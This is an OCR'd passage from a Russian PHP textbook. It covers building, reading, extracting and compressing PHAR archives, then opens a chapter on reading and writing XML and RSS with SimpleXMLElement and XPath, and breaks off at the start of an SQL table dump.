PHAR — это расширение PHP, которое, начиная с версии 5.3, встроено в интерпретатор. Конфигурационный файл php.ini предоставляет несколько директив, управляющих режимами работы с PHAR-архивами, их можно обнаружить в секции `[Phar]`. Особое внимание следует обратить на директиву `phar.readonly`, которая по умолчанию вклю-

чена. Такой режим позволяет только читать содержимое PHAR-архивов, но не записывать в них свои данные. Для того чтобы можно было создать собственный архив, значение директивы `phar.readonly` следует выставить в `0` или `Off`. Проверить, возможно ли создание PHAR-архива при текущих настройках PHP, позволяет статический метод `canWrite()` класса `Phar`.

В листинге 45.1 приводится пример создания PHAR-архива ispager.phar, упаковывающего файлы из компонента ISPager, разработанного в предыдущей главе.

Листинг 45.1. Создание PHAR-архива. Файл create.php

```
<?php ## Создание PHAR-архива
try {
  $phar = new Phar('./ispager.phar', 0, 'ispager.phar');
  // Для записи директив phar.readonly конфигурационного
  // файла php.ini должна быть установлена в 0 или Off
  if (Phar::canWrite()) {
    // Буферизация записи, ничего не записывается до
    // тех пор, пока не будет вызван метод stopBuffering()
    $phar->startBuffering();
    // Добавление всех файлов из компонента ISPager
    $phar->buildFromIterator(
      new DirectoryIterator(realpath('../composer/pager/src/ISPager')),
      '../composer/pager/src');
    // Сохранение результатов на жесткий диск
    $phar->stopBuffering();
  } else {
    echo 'PHAR-архив не может быть бы записан';
  }
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

В листинге 45.1 содержимое архива формируется между вызовами методов `startBuffering()` и `stopBuffering()`. После вызова `startBuffering()` в архив можно добавлять любое количество элементов, однако запись осуществляется один раз при вызове метода `stopBuffering()`. Результатом выполнения скрипта из листинга 45.1 будет файл ispager.phar.

`public array Phar::buildFromIterator(Iterator $iter [, string $base_directory ])`

В листинге 45.1 для записи в архив используется метод `buildFromIterator()`, который принимает в качестве первого аргумента *`$iter`* один из итераторов библиотеки SPL *(см. главу 29)*. Второй необязательный параметр *`$base_directory`* разрешает задать префикс, который отсечет часть пути в файлах. Это позволяет сформировать в PHAR-архиве более короткие пути, например, вместо /home/user/composer/pager/src/ISPager/Pager.php более короткий вариант ISPager/Pager.php.

Помимо метода `buildFromIterator()` класс `Phar` предоставляет еще ряд методов для формирования содержимого PHAR-архивов.

public array Phar::buildFromDirectory(string $*base_dir* [, string $*regex*])

Метод добавляет файлы из каталога *$base_dir*, необязательное регулярное выражение *$regex* позволяет отфильтровать файлы, в архив будут добавлены только те файлы, которые соответствуют регулярному выражению.

public void Phar::addEmptyDir (string $*dirname*)

Метод добавляет в архив пустую папку с именем *$dirname*.

public void Phar::addFile(string $*file* [, string $*localname*])

Метод позволяет сохранить файл, на который указывает путь *$file*, в PHAR-архив под именем *$localname*, причем последний параметр может указывать путь к файлу в рамках архива.

public void Phar::addFromString(string $*localname*, string $*contents*)

Метод позволяет сохранить в PHAR-архиве файл с именем *$localname* и содержимым *$contents*.

Помимо методов, представленных выше, класс `Phar` реализует интерфейс `ArrayAccess`, позволяющий обращаться с содержимым архива как с массивом. Поэтому на практике формировать содержимое массива удобнее, прибегая к оператору `[]` (листинг 45.2).

Листинг 45.2. Класс `Phar` реализует интерфейс `ArrayAccess`. Файл array.php

```
<?php ## Класс Phar реализует интерфейс ArrayAccess
try {
  $phar = new Phar('./phpinfo.phar', 0, 'phpinfo.phar');
  // Для записи директив phar.readonly конфигурационного
  // файла php.ini должна быть установлена в 0 или Off
  if (Phar::canWrite()) {
    // Буферизация записи, ничего не записывается до
    // тех пор, пока не будет вызван метод stopBuffering()
    $phar->startBuffering();
    // Формируем файл phpinfo.php
    $phar['phpinfo.php'] = '<?php phpinfo();';
    // Сохранение результатов на жесткий диск
    $phar->stopBuffering();
  } else {
    echo 'PHAR-архив не может быть записан';
  }
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

Чтение архива

Потоки, рассмотренные в *главе 32*, позволяют работать с PHAR-архивами. Это означает, что допускается чтение из архива любыми файловыми функциями, директивами `include`, `require`, достаточно указать в начале префикс схемы `phar://` (листинг 45.3).

Листинг 45.3. Использование потоков. Файл stream.php

```
<?php ## Использование потоков
  require_once 'phar://phpinfo.phar/phpinfo.php';
```

В результате выполнения скрипта из листинга 45.3 будет выведен отчет функции `phpinfo()`. В архив phpinfo.phar был помещен лишь один файл phpinfo.php; в том случае, если в архиве имеется множество файлов, их можно рассматривать как папки (листинг 45.4).

Листинг 45.4. Перебор свойств при помощи метода `foreach`. Файл forach.php

```
<?php ## Перебор свойств при помощи метода foreach
try {
  $dir = opendir('phar://ispager.phar/ISPager');
  while(($file = readdir($dir)) !== false) {
    echo "{$file}<br />";
  }
  closedir($dir);
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

В результате работы скрипта из листинга 45.4 будет выведен следующий список файлов:

```
DirPager.php
FilePager.php
ItemsRange.php
Pager.php
PagesList.php
PdoPager.php
View.php
```

Их можно подключить при помощи функции конструкций `include` или `require`, однако более разумно реализовать автозагрузку классов, чтобы загрузке подвергались лишь те функции, которые необходимы в клиентском коде. Подготовим новый архив autopager.phar, который помимо содержимого компонента ISPager будет предоставлять автозагрузчик классов компонента. Для реализации автозагрузки удобно воспользоваться специальным методом:

`public bool Phar::setDefaultStub([string $index [, string $webindex ]])`

Метод устанавливает файл-заглушку, который автоматически выполняется при подключении архива. Параметр `$index` задает заглушку при подключении через командную строку, а `$webindex` — при подключении через браузер.

Создадим файл автозагрузки autoloader.php для добавления в PHAR-архив (листинг 45.5). Так как файл autoloader.php будет находиться внутри архива, обращаться к файлам можно без использования префикса схемы phar://.

Листинг 45.5. Автозагрузка классов PHAR-архива. Файл autoloader.php

```
<?php
spl_autoload_register(function($class){
    require_once("{$class}.php");
});
```

Теперь сформируем архив autopager.phar, назначив в качестве файла-заглушки autoloader.php (листинг 45.6).

Листинг 45.6. Автозагрузка классов PHAR-архива. Файл stub.php

```
<?php ## Создание PHAR-архива с заглушкой
try {
  $phar = new Phar('./autopager.phar', 0, 'autopager.phar');
  // Для записи директив phar.readonly конфигурационного
  // файла php.ini должна быть установлена в 0 или Off
  if (Phar::canWrite()) {
    // Буферизация записи, ничего не записывается до
    // тех пор, пока не будет вызван метод stopBuffering()
    $phar->startBuffering();
    // Добавление всех файлов из компонента ISPager
    $phar->buildFromIterator(
      new DirectoryIterator(realpath('../composer/pager/src/ISPager')),
      '../composer/pager/src');
    // Добавляем автозагрузчик в архив
    $phar->addFromString('autoloader.php', file_get_contents('autoloader.php'));
    // Назначаем автозагрузчик в качестве файла-заглушки
    $phar->setDefaultStub('autoloader.php', 'autoloader.php');
    // Сохранение результатов на жесткий диск
    $phar->stopBuffering();
  } else {
    echo 'PHAR-архив не может быть записан';
  }
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

Теперь при подключении PHAR-архива при помощи директив `include` и `require`, если не указан конкретный файл архива, по умолчанию будет загружен файл-заглушка autoloader.php (листинг 45.7). В том случае, если файл не был назначен при помощи метода `setDefaultStub()`, PHAR-архив ищет по умолчанию файл index.php.

Листинг 45.7. Автозагрузка классов `PHAR`-архива. Файл stub_use.php

```
<?php
  require_once('autopager.phar');

  $obj = new ISPager\FilePager(
    new ISPager\PagesList(),
    '../math/largetextfile.txt');
```

```
// Содержимое текущей страницы
foreach($obj->getItems() as $line) {
  echo htmlspecialchars($line)."<br /> ";
}
// Постраничная навигация
echo "<p>$obj</p>";
```

Следует иметь в виду, что файл-заглушка подгружается только при полном подключении архива, как это демонстрируется в листинге 45.7. В случае если подключается конкретный файл архива — файл-заглушка не выполняется.

Распаковка архива

При штатной работе с PHAR-архивом не требуется извлечение его содержимого с последующим сохранением на жестком диске. Однако в целях изучения содержимого стороннего PHAR-архива такая возможность может быть полезна.

```
public bool Phar::extractTo(
  string $pathto [,
  string|array $files [,
  bool $overwrite = false]])
```

Метод извлекает содержимое PHAR-архива и сохраняет его на жесткий диск. Параметр `$pathto` указывает путь к папке, куда будет извлечено содержимого PHAR-архива. Если в дополнение к нему указывается параметр `$files`, извлекаются лишь указанные в нем файлы. Параметр `$files` допускает указание либо одного файла в виде строки, либо нескольких файлов в виде массива. Если последний параметр `$overwrite` принимает значение `true`, то существующие файлы перезаписываются.

В листинге 45.8 приводится пример скрипта, который распаковывает содержимое PHAR-архива autoloader.php в папку extract.

Листинг 45.8. Извлечение содержимого PHAR-архива. Файл extract.php

```
<?php ## Извлечение содержимого PHAR-архива
try {
    $phar = new Phar('autopager.phar');
    $phar->extractTo('extract');
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

Упаковка произвольных файлов

До этого момента мы хранили в PHAR-архивах только PHP-файлы, однако они позволяют сохранять файлы произвольного формата (листинг 45.9).

Листинг 45.9. Хранение текстовых файлов. Файл text.php

```
<?php
  // Формируем PHAR-архив
  $phar = new Phar('text.phar');
  $phar->startBuffering();
  $phar['largetextfile.txt'] = file_get_contents('../math/largetextfile.txt');
  $phar->stopBuffering();

  // Читаем содержимое PHAR-архива
  echo nl2br(file_get_contents('phar://text.phar/largetextfile.txt'));
```

Причем хранить в архиве можно в том числе бинарные файлы, например изображения, следует лишь озаботиться сохранением MIME-типа файла. Для этой цели удобно воспользоваться методом `setMetadata()`.

`public void setMetadata(mixed $`*`metadata`*`)`

Метод принимает произвольный PHP-тип, чаще массив и объект с информацией о файле.

В листинге 45.10 приводится пример сохранения нескольких изображений в архив gallery.phar.

Листинг 45.10. Хранение бинарных файлов. Файл gallery_phar.php

```
<?php ## Создание PHAR-архива
try {
  $phar = new Phar('./gallery.phar', 0, 'gallery.phar');
  // Для записи директив phar.readonly конфигурационного
  // файла php.ini должна быть установлена в 0 или Off
  if (Phar::canWrite()) {
    // Буферизация записи, ничего не записывается до
    // тех пор, пока не будет вызван метод stopBuffering()
    $phar->startBuffering();
    // Добавление всех файлов из папки photos
    foreach(glob('../composer/photos/*') as $jpg) {
      $phar[basename($jpg)] = file_get_contents($jpg);
    }
    // Назначаем файл-заглушку
    $phar['show.php'] = file_get_contents('show.php');
    $phar->setDefaultStub('show.php', 'show.php');
    // Сохранение результатов на жесткий диск
    $phar->stopBuffering();
  } else {
    echo 'PHAR-архив не может быть записан';
  }
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

В примере выше при помощи функции `glob()` файлы из папки photos помещаются в архив gallery.phar. Для доступа к отдельному файлу в архив помещается файл-заглушка show.php, содержимое которого приводится в листинге 45.11.

Листинг 45.11. Доступ к отдельному изображению. Файл show.php

```
<?php
  // Фильтруем данные
  if(isset($_GET['image'])) {
    $_GET['image'] = filter_var(
      $_GET['image'],
      FILTER_CALLBACK,
      [
        'options' => function ($value) {
                       return preg_replace('/[^_\.\w\d]+/', '', $value);
                     }
      ]
    );
    if(file_exists($_GET['image'])) {
      // Выгружаем файл
      header('Content-Type: image/jpeg');
      header("Content-Length: " . filesize($_GET['image']));
      readfile($_GET['image']);
      exit();
    }
  }
  // Файл не обнаружен
  header("HTTP/1.0 404 Not Found");
```

Доступ к отдельному файлу в архиве осуществляется через `GET`-параметр `image`, который перед использованием фильтруется при помощи расширения filter *(см. главу 36)*. После этого осуществляется проверка на существование файла с таким именем в архиве. Если файл обнаружен, формируются HTTP-заголовки `Content-Type` с MIME-типом файла и `Content-Length` с размером файла. Содержимое файла выводится при помощи функции `readfile()`.

Если файл не обнаружен, возвращается HTTP-код 404.

Для того чтобы воспользоваться архивом gallery.phar, достаточно включить его при помощи конструкции `require_once` (листинг 45.12).

Листинг 45.12. Использование архива с бинарными данными. Файл gallery_use.php

```
<?php ## Использование архива с бинарными данными
  require_once('gallery.phar');
```

Обратиться к отдельному изображению можно, передав через `GET`-параметр название файла:

http://localhost/gallery_use.php?image=s_20040815140506.JPG

Класс `Phar` реализует интерфейс `ArrayAccess`, поэтому с содержимым архива можно обращаться как с содержимым обычного массива, например, перебирать элементы при помощи цикла `foreach` (листинг 45.13).

Листинг 45.13. Использование `foreach`. Файл gallery.php

```
<?php ## Использование foreach для доступа к содержимому архива
try {
  $phar = new Phar('./gallery.phar', 0, 'gallery.phar');
  foreach($phar as $file) {
    // Извлекаем MIME-тип изображения
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime = finfo_file($finfo, $file);
    finfo_close($finfo);

    if($mime == 'image/jpeg') {
      echo "<img src='/gallery_use.php?image={$file}' /><br />";
    }
  }
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

В листинге 45.13 осуществляется фильтрация изображений, т. к. в архиве присутствует как минимум один PHP-файл show.php. Для этого при помощи функций `finfo_open()`, `finfo_file()` и `finfo_close()` из расширения Fileinfo извлекается MIME-тип файла. Если MIME-тип совпадает с `'image/jpeg'`, формируется `img`-тег для вывода изображения.

Для UNIX-подобных операционных систем расширение Fileinfo активировано по умолчанию. В Windows для активации расширения необходимо снять комментарий со строки `extension=php_fileinfo.dll` в конфигурационном файле php.ini.

Преобразование содержимого архива

Содержимое уже существующего архива можно изменять: копировать и удалять файлы.

`public int Phar::count(void)`

Функция подсчитывает общее количество файлов в архиве.

`public bool Phar::delete(string $`*`entry`*`)`

Удаляет файл с путем *`$entry`*.

`public bool Phar::copy(string $`*`oldfile`*`, string $`*`newfile`*`)`

Копирует файл с путем *`$oldfile`* в новое место *`$newfile`*.

Сжатие PHAR-архива

По умолчанию PHAR-архивы не подвергаются сжатию. Однако для экономии места их можно преобразовать в tag.gz- или bz2-архивы.

`final public static bool Phar::canCompress([ int $type])`

Метод проверяет, может ли архив подвергнуться сжатию, если это возможно, возвращается `true`, иначе возвращается `false`. Необязательный параметр *`$type`* позволяет уточнить метод сжатия:

- `Phar::GZ` — gzip-сжатие;
- `Phar::BZ2` — bzip2-сжатие.

`public object Phar::compress(int $compression [, string $extension ])`

Метод сообщает классу `Phar` о необходимости сжатия PHAR-архива перед сохранением. Параметр *`$compression`* определяет метод сжатия и может принимать одну из констант:

- `Phar::NONE` — отсутствие сжатия;
- `Phar::GZ` — gzip-сжатие;
- `Phar::BZ2` — bzip2-сжатие.

Параметр *`$extension`* позволяет задать собственное расширение для архива. Если параметр не задан, расширение задается в зависимости от выбранного формата хранения и метода сжатия: .tar, .tar.gz, .tar.bz2 или .zip.

В листинге 45.14 приводится пример сжатия архива. В результате работы скрипта будет создан файл compress.phar.gz.

Листинг 45.14. Сжатие архива. Файл compress.php

```
<?php ## Сжатие архива
try {
  $phar = new Phar('compress.phar', 0, 'compress.phar');
  if (Phar::canWrite() && Phar::canCompress()) {
    $phar->startBuffering();

    foreach(glob('../composer/photos/*') as $jpg) {
      $phar[basename($jpg)] = file_get_contents($jpg);
    }
    // Назначаем файл-заглушку
    $phar['show.php'] = file_get_contents('show.php');
    $phar->setDefaultStub('show.php', 'show.php');
    // Сжимаем файл
    $phar->compress(Phar::GZ);

    $phar->stopBuffering();
  } else {
    echo 'PHAR-архив не может быть записан';
  }
```

```
} catch (Exception $e) {
  echo 'Невозможно открыть PHAR-архив: ', $e;
}
```

public object Phar::decompress([string $*extension*])

Метод `decompress()` решает обратную задачу, распаковывает сжатый архив до состояния обычного PHAR-архива. Параметр *`$extension`* позволяет изменить расширение конечного файла.

public void Phar::compressFiles(int $*compression*)

Сжимает не весь архив, а файлы внутри исполняемого архива, при этом у архива остается расширение phar. Параметр *`$compression`* аналогичен одноименному параметру метода `compress()` и определяет метод сжатия: gizp или bzip2. Можно воспользоваться специфическими методами-обертками, которые сразу вызывают один из следующих методов:

public bool Phar::compressAllFilesBZIP2(void)

Сжатие методом bzip2.

public bool Phar::compressAllFilesGZ(void)

Сжатие методом gzip.

public bool Phar::decompressFiles(void)

Распаковывает сжатые файлы внутри PHAR-архива.

```
public PharData Phar::convertToData([
  int $format [,
  int $compression [,
  string $extension ]]])
```

Данный метод преобразует PHAR-архив в обычный tar.gz- или zip-архив. Первый параметр *`$format`* определяет формат сжатия и может принимать одну из двух констант:

- `Phar::TAR` — tar-архив;
- `Phar::ZIP` — zip-архив.

Второй параметр *`$compression`* определяет метод сжатия и может принимать одну из констант:

- `Phar::NONE` — отсутствие сжатия;
- `Phar::GZ` — gzip-сжатие;
- `Phar::BZ2` — bz2-сжатие.

Третий параметр *`$extension`* позволяет задать собственное расширение для архива. Если параметр не задан, расширение задается в зависимости от выбранного формата хранения и метода сжатия: .tar, .tar.gz, .tar.bz2 или .zip.

Утилита phar

В составе дистрибутива PHP можно обнаружить консольную утилиту phar, которая позволяет добавлять, удалять файлы, сжимать архив. Ознакомиться со всеми возможностями утилиты можно, вызвав справочный режим командой

```
$ phar help
```


Например, для получения дерева файлов в PHAR-архиве следует вызывать следующую команду:

```
$ phar list -f gallery.phar
|-phar://gallery.phar/s_20040815135808.jpg
|-phar://gallery.phar/s_20040815135939.JPG
|-phar://gallery.phar/s_20040815140021.JPG
|-phar://gallery.phar/s_20040815140107.JPG
|-phar://gallery.phar/s_20040815140209.JPG
|-phar://gallery.phar/s_20040815140411.JPG
|-phar://gallery.phar/s_20040815140506.JPG
|-phar://gallery.phar/s_20040815140606.JPG
|-phar://gallery.phar/s_20040815140809.JPG
|-phar://gallery.phar/s_20040815141012.JPG
|-phar://gallery.phar/s_20040815141200.JPG
\-phar://gallery.phar/show.php
```

Резюме

В данной главе мы познакомились с исполняемыми архивами PHP, которые позволяют упаковать множество бинарных, текстовых и PHP-файлов в единый архив. Такой архив при необходимости можно сжать. Обращение к содержимому файла осуществляется без его предварительной распаковки на жесткий диск. Более того, файл-заглушка, который запускается автоматически при подключении архива, может выступать менеджером PHAR-архива или автозагрузчиком его классов.


В главе описана лишь часть возможностей, которые предоставляет расширение PHAR. За полным описанием следует обратиться к официальной документации.



ЧАСТЬ IX

Приемы программирования на PHP

ГЛАВА 46



XML

Листинги данной главы
можно найти в подкаталоге xml.

Язык разметки XML давно является промышленным стандартом в IT-мире вообще и в Web-разработке в частности. В момент появления он вызвал энтузиазм, ему пророчили стать лингва франка в мире обработки текста. Объектно-ориентированная технология прочно вошла в инструментарий современных разработчиков. XML, в отличие от реляционных баз данных, прекрасно подходит для отражения сложной структуры объектов.

Язык был создан расширяемым: формируя собственный словарь, можно определить свой язык разметки, основанный на XML. В настоящий момент уже разработано огромное число словарей XML, позволяющих описывать любую информацию: химические реакции (CML, Chemical Markup Language), финансы (OFX, Open Financial Exchange), математические формулы (MathML) и т. д.

Долгое время в Web-разработчики ориентировались на XHTML — вариант XML для представления HTML-данных, который должен был сменить HTML 4. Однако окончательный переход к строгому XML-синтаксису не произошел. Победил прагматический подход, и консорциум W3C объявил о HTML5. HTML позволяет отображать данные даже в том случае, если HTML-разметка неточная: нет закрывающих тегов или нарушена иерархия вложения. В языках разметки, основанных на XML, такие вольности приводят к ошибке разбора. Интернет слишком велик, работа сайтов зависит от большого количества разработчиков и компаний. Обеспечить быстрый и повсеместный переход на новый строгий стандарт невозможно.

Отказ консорциума W3C от XHTML-варианта разметки уменьшил влияние стандарта в Web-среде. Кроме того, когда первый энтузиазм в отношении XML прошел, его стали часто критиковать за излишний объем. Разметка с использованием XML может в разы увеличивать исходный текст. Последнее выливается в лишний трафик, оперативную память и объем хранилища.

В последние годы появилось множество альтернативных форматов, которые, обладая хорошей читабельностью, потребляют меньше памяти, еще более удобны для разметки. Это и JSON, с которым мы уже имели дело, и YAML, все чаще используемый для конфигурационных файлов, и Markdown, используемый для форматирования текста, и HAML для представления HTML.

В отличие от предыдущего издания книги, мы не будем рассматривать XML, сопутствующие технологии и расширения слишком подробно. В реальности, с XML приходится иметь дело все реже и реже. Тем не менее позиции XML не просто сильны, они фундаментальны. Практически любой сайт имеет одну или несколько RSS-лент, через которые могут публиковаться новости, свежие поступления каталога, уведомления для сторонних автоматизированных сервисов. Поэтому совершенно избежать XML вам вряд ли удастся.

Что такое XML?

Проще всего познакомиться с XML на примере той же RSS-ленты (листинг 46.1).

Листинг 46.1. Пример XML-файла. Файл rss.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title>PHP</title>
    <link>http://exmaple.com/</link>
    <description>Портал, посвященный PHP</description>
    <language>ru</language>
    <pubDate>Tue, 17 Dec 2015 15:30:00 +0300</pubDate>
    <item>
      <title>Вышел PHP 7.0.1</title>
      <description>Команда разработчиков PHP сообщает о выходе версии PHP 7.0.1,
в котором устранен ряд ошибок. Всем пользователям PHP 7.0 рекомендуется обновиться
до этой версии.</description>
      <link>http://example.com/news/177</link>
      <guid>news/177</guid>
      <pubDate>Tue, 17 Dec 2015 15:30:00 +0300</pubDate>
      <enclosure
url="http://example.com/images/177/9765a78af8f6fcb2009c3440730d8311.jpg"
type="image/jpeg"/>
    </item>
    <item>
      <title>Вышел PHP 7.0.0</title>
      <description>Команда разработчиков PHP сообщает о выходе версии PHP 7.0.0.
Данный выпуск начинает новую серию PHP 7.</description>
      <link>http://example.com/news/178</link>
      <guid>news/178</guid>
      <pubDate>Tue, 03 Dec 2015 22:30:00 +0300</pubDate>
      <enclosure
url="http://example.com/images/178/a8e8ee34f9a85116cb60417585129cfe.jpg"
type="image/jpeg"/>
    </item>
    <item>
      <title>Вышел PHP 5.6.16</title>
      <description>Команда разработчиков PHP сообщает о выходе версии PHP 5.6.16,
в котором устранен ряд ошибок. Всем пользователям PHP 5.6 рекомендуется обновиться
до этой версии.</description>
```

```
      <link>http://example.com/news/179</link>
      <guid>news/177</guid>
      <pubDate>Tue, 26 Nov 2015 18:12:59 +0300</pubDate>
      <enclosure
url="http://example.com/images/177/66f5e2c68f2dd9cf2c2541d298013f3a.JPG"
type="image/jpeg"/>
    </item>
  </channel>
</rss>
```

Язык разметки XML, так же как и HTML, содержит открывающие и закрывающие теги, например,

```
<title>Вышел PHP 7.0.0</title>
```

Внутри тегов не допускается использовать символы <, > и &, они должны быть преобразованы в безопасный формат <, > и &. В том случае, если содержимое тега должно храниться без преобразований, в XML предусмотрена секция CDATA (сокр. от *character data*), в котором можно хранить любую последовательность, включая символы <, > и &.

```
<description><![CDATA[
Здесь допускаются <strong>любые теги</strong>
]]></description>
```

При этом сам тег может содержать атрибуты, например, url и type в теге <enclosure>:

```
<enclosure url="http://example.com/images/177/66f5e2c68f2dd9cf2c2541d298013f3a.JPG"
type="image/jpeg"/>
```

Отличительной особенностью XML является тот факт, что в нем не существует фиксированного набора тегов, как в HTML. Пользователи могут вводить свои теги.

RSS-канал, представленный в листинге 46.1, обычно подключают к HTML-странице в разделе head при помощи тега <link>:

```
<link href='rss.xml' rel='alternate' type='application/rss+xml' />
```

RSS-канал начинается с заголовка <title>, ссылки на портал-источник <link>, описание <description>, языка <language> и даты последнего обновления <pubDate>.

Составные теги <item> содержат заголовок новости <title>, краткое описание <description>, ссылку на детальную страницу <link>, иногда уникальный идентификатор новости в пределах портала-источника <guid>, дату публикации <pubDate> и, возможно, ссылку на медиафайл в теге <enclosure>.

Агрегаторы новостей, используемые посетителями или другими порталами, обращаются к RSS-ленте и проверяют наличие обновлений. Если с момента последнего обновления были опубликованы свежие новости, агрегатор производит разбор XML-файла, извлекает дополнительные новости и сигнализирует о них пользователю.

Чтение XML-файла

Получить доступ к содержимому XML-файла в PHP-скрипте проще всего через класс SimpleXMLElement. Конструктор класса имеет следующий синтаксис:

```
final public SimpleXMLElement::__construct(
  string $data [,
  int $options = 0 [,
  bool $data_is_url = false [,
  string $ns = "" [,
  bool $is_prefix = false ]]]])
```

Через параметр *$data* передается содержимое XML-файла или URL к нему, если параметр *$data_is_url* установлен в true. *$options* позволяет задать параметры XML-документа, часть из которых представлена в табл. 46.1 (с полным списком можно ознакомиться в официальной документации). Параметр *$ns* предназначен для задания пространства имен и рассматривается как префикс, если значение параметра *$is_prefix* установлено в true, иначе параметр *$ns* рассматривается как URL.

Таблица 46.1. *Параметры XML-документа*

Параметр	Описание
LIBXML_COMPACT	Активировать оптимизацию выделения памяти для небольших узлов. Это может повысить быстродействие приложения без внесения изменений в коде
LIBXML_NOBLANKS	Пустые узлы удаляются
LIBXML_NOCDATA	Объединить секции CDATA как текстовые узлы
LIBXML_NOEMPTYTAG	Разворачивать пустые теги (например, в </br>)

В объекте SimpleXMLElement теги XML-файла представлены в виде свойств. В листинге 46.2 приводится пример чтения ранее определенного файла rss.xml.

Листинг 46.2. Чтение XML-файла. Файл read.php

```
<?php ## Чтение XML-файла
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  echo $rss->channel->title."<br />"; // PHP
  echo $rss->channel->description."<br />"; // Портал, посвященный PHP
```

Если в XML-файле встречается коллекция тегов, как в случае с тегом <item>, они трансформируются в индексный массив (листинг 46.3).

Листинг 46.3. Коллекция тегов. Файл array.php

```
<?php ## Коллекция тегов
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  foreach($rss->channel->item as $item) {
    echo date("Y.m.d H:i", strtotime($item->pubDate))." ";
    echo $item->title."<br />";
  }
```

Результатом выполнения скрипта из листинга 46.3 будут следующие строки:

```
2015.12.22 14:30 Вышел PHP 7.0.1
2015.12.08 19:30 Вышел PHP 7.0.0
2015.12.01 15:12 Вышел PHP 5.6.16
```

public int SimpleXMLElement::count(void)

Метод `count()` возвращает количество элементов в коллекции (листинг 46.4).

Листинг 46.4. Количество элементов в коллекции. Файл count.php

```
<?php ## Количество элементов в коллекции
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  echo $rss->channel->item->count(); // 3
```

Для работы с атрибутами тега предусмотрен специальный метод `attributes()`, который имеет следующий синтаксис:

```
public SimpleXMLElement SimpleXMLElement::attributes([
  string $ns = NULL [,
  bool $is_prefix = false]])
```

Параметр *$ns* предназначен для задания пространства имен и рассматривается как префикс, если значение параметра *$is_prefix* установлено в `true`, иначе параметр *$ns* рассматривается как URL. В листинге 46.5 представлен скрипт, который выводит список атрибутов и их значения для тега `<enclosure>` первого элемента.

Листинг 46.5. Список атрибутов. Файл attributes_list.php

```
<?php ## Список атрибутов
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  foreach($rss->channel->item[0]->enclosure->attributes() as $name => $value) {
    echo "{$name} = {$value}<br />";
  }
```

Результатом выполнения скрипта из листинга 46.5 будут следующие строки:

```
url = http://example.com/images/177/9765a78af8f6fcb2009c3440730d8311.jpg
type = image/jpeg
```

Впрочем, получить доступ к атрибутам можно как к элементам ассоциативного массива (листинг 46.6).

Листинг 46.6. Доступ к атрибутам тегов. Файл attributes.php

```
<?php ## Доступ к атрибутам тегов
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  foreach($rss->channel->item as $item) {
    echo $item->enclosure['url']."<br />";
  }
```

Результатом выполнения примера будут следующие строки:

```
http://example.com/images/177/9765a78af8f6fcb2009c3440730d8311.jpg
http://example.com/images/178/a8e8ee34f9a85116cb60417585129cfe.jpg
http://example.com/images/177/66f5e2c68f2dd9cf2c2541d298013f3a.JPG
```

XPath

XPath выполняет для XML ту же роль, что регулярные выражения *(см. главу 20)* для строк. Это специальный язык, для описания частей XML-документа.

public array SimpleXMLElement::xpath(string *$path*)

Метод принимает XPath-путь `$path` и объект `SimpleXMLElement` с частью XML-дерева, которое описывается XPath-выражением.

> ***Замечание***
>
> Полное описание языка XPath выходит за рамки книги, для ознакомления со всеми возможностями XPath и технологии XML лучше обратиться к специализированному изданию.

В листинге 46.7 приводится пример извлечения всех тегов `<enclosure>` при помощи XPath-выражения.

Листинг 46.7. Извлечение тегов <enclosure>. Файл enclosure.php

```
<?php ## Извлечение тегов <enclosure>
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  foreach($rss->xpath('//enclosure') as $enclosure) {
    echo $enclosure['url'].'<br />';
  }
```

Использование XPath позволяет значительно сократить цепочки вызовов и устранить вложенные циклы. Рассмотрим листинг 46.5, в котором существует длинный вызов:

```
$rss->channel->item[0]->enclosure->attributes()
```

Содержимое листинга можно переписать с использованием XPath-выражения (листинг 46.8).

Листинг 46.8. Новый список атрибутов. Файл xpath.php

```
<?php ## Новый список атрибутов
  $content = file_get_contents('rss.xml');
  $rss = new SimpleXMLElement($content);
  foreach($rss->xpath('//item[1]/enclosure/@*') as $attr) {
    echo "{$attr}<br />";
  }
```

Формирование XML-файла

Класс `SimpleXMLElement` позволяет не только читать готовые XML-файлы, но и формировать свои файлы.

```
public SimpleXMLElement SimpleXMLElement::addChild(
  string $name [,
  string $value [,
  string $namespace]])
```

Метод добавляет элемент с именем *`$name`* и значением *`$value`*. Необязательный элемент *`$namespace`* позволяет определить пространство имен XML.

```
public void SimpleXMLElement::addAttribute(
  string $name [,
  string $value [,
  string $namespace]])
```

Метод добавляет атрибут с именем *`$name`* и значением *`$value`*. Необязательный элемент *`$namespace`* позволяет определить пространство имен XML.

```
public mixed SimpleXMLElement::asXML([string $filename])
```

Метод возвращает XML-документ в виде строки, если указан необязательный параметр *`$filename`*, с именем файла; XML-документ сохраняется в файл.

В качестве примера создания XML-файла подготовим таблицу `news` в базе данных MySQL *(см. главу 37)*. Используя данные этой таблицы, сформируем RSS-канал. В листинге 46.9 представлен SQL-дамп таблицы `news`.

Листинг 46.9. Дамп таблицы `news`. Файл news.sql

```
SET NAMES utf8;
DROP TABLE IF EXISTS news;
CREATE TABLE news (
